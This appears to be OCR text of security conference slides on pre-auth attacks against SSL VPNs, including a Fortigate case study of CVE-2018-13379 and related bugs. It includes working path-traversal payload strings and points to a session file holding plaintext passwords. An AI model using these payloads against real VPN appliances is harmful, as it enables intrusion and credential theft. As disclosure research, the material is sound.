
Find the vital point



Memory Forensics





In-memory patch



Memory Patch

Once we press the Enter…





Digging at a correct place

Attack vectors

- WebVPN
- Native script language extensions
- Multi-layered architecture problems

WebVPN

- A convenient proxy feature – Portable & Clientless
- Proxy all kinds of traffics through the web browser
  - Supports various protocols
    - HTTP, FTP, TELNET, SSH, SMB, RDP ...
  - Handles various web resources
    - WebSocket, JavaScript, Flash, Java Applet ...

WebVPN implementation

- Build from scratch
  - Protocols, web resources handling are prone to memory bugs
  - Requires high security awareness
    - Debug function
    - Logging sensitive data
    - Information exposed

WebVPN implementation

- Modify from an open source project
  - Copy the code, copy the bugs
  - Hard to maintain & update & patch
- Call existing libraries
  - Neglect to update
    - Libcurl (2008), Libxml (2009)

Native script language extensions

- Most SSL VPNs have their own native script language extensions
  - En/Decoding in C/C++
  - Type confusion between languages

	Web Stack
F5 Networks	PHP / C (Apache extension)
Cisco	Lua / C (self-implemented server)
Pulse Secure	Perl / C++ (self-implemented server)
Fortigate	Nginx / C (Apache extension)
Palo Alto	PHP / C (AppWeb extension)
Citrix	PHP / C (self-implemented server)

En/Decoding in C/C++

- String operation is always difficult for C language
  - Buffer size calculation
  - Dangerous functions
  - Misunderstood functions

```
ret = snprintf(buf, buf_size, format, …);
left_buf_size = buf_size - ret;
```

Type confusion

- Type seems the same but ...
- Perl string or C string?
- What **TYPE** is it?

```
my ($var) = @_;
EXTENSION::C_function($var);
```


WHO KNOWS?

Multi-layered architecture problems

- Inconsistency between each architecture layer
- Failed patterns
  - Reverse proxy + Java web = Fail
    - Breaking Parser Logic by Orange Tsai from Black Hat USA 2018
  - Customized(C/C++) web server + RESTful API backend

Failed Patterns

- ACL bypass on customized C webserver + RESTful backend
  - Abuse Regular Expression greedy mode to bypass path check

    ```
    ^/public/images/.+/(front|background)_.+
    ```

  - Dispatched to backend PHP engine and access privileged pages

```
https://sslvpn/public/images/x/front_x/../../../../some.php
```

Case studies

Pre-auth remote code execution on **Fortigate** SSL VPN

Pre-auth remote code execution on **Pulse Secure** SSL VPN

Disclaimer


All the CVEs mentioned below have been reported and patched by Fortinet, Pulse Secure and Twitter

Fortigate SSL VPN

- All programs and configurations compiled into `/bin/init`
  - About **500 MB, stripped idb** with 85k functions
  - Plenty of function tables
- Customized web daemons
  - Based on apache since 2002
  - Self-implemented apache module

```
bash-4.1# ls -l /bin
total 51388
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 acd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alarmd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alertmail -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 authd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 awsd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 azd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 bgpd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardctl -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardmgr -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chat -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chlbd -> /bin/init
```

Fortigate web interface



Worth mentioning bugs

- Pre-auth RCE chain
  - CVE-2018-13379: Pre-auth arbitrary file reading
  - CVE-2018-13382: Post-auth heap overflow
- The magic backdoor
  - CVE-2018-13383: Modify any user's password with a magic key

Arbitrary file reading

- A function reading language json files for users
  - Concatenate strings directly
  - No `../` filter
  - Limited file extension

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

Arbitrary file reading

- Utilize the feature of **snprintf**
  - *The snprintf() and vsnprintf() functions will write **at most size-1** of the characters printed into the output string*
  - Appended file extension can be stripped!

```
/migadmin/lang//../../../////////////////////////////////bin/sh.json
```

0x40

An SSL VPN mystery

Appears in many products ...

Excessively detailed session file


- `/dev/cmdb/sslvpn_websession`
  - Session token
  - IP address
  - User name
  - Plaintext password

LILY HAY NEWMAN SECURITY 05.21.19 05:14 PM

GOOGLE HAS STORED SOME PASSWORDS IN PLAINTEXT SINCE 2005

21 MAR 19


Facebook Stored Hundreds of Millions of User Passwords in Plain Text for Years




APPS MOBILE TECH

Twitter advising all 330 million users to change passwords after bug exposed them in plain text

WebVPN



SSL-VPN Portal
Not Secure
https://sslvpn:4433/sslvpn/portal.html#/connection
Incognito
00:02:20
0 B
0 B
meh
Quick Connection
HTTP/HTTPS
FTP
SMB/CIFS
RDP
VNC
Citrix
SSH
Telnet
Port Forward
Ping
URL
devco.re
SSO Credentials
Launch
Cancel

WebVPN – HTTP/HTTPS



https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/

WebVPN – HTTP/HTTPS



Heap overflow vulnerability

- HTTP proxy
  - Perform URL rewriting
  - JavaScript parsing
  - memcpy to a 0x2000 heap buffer without length check

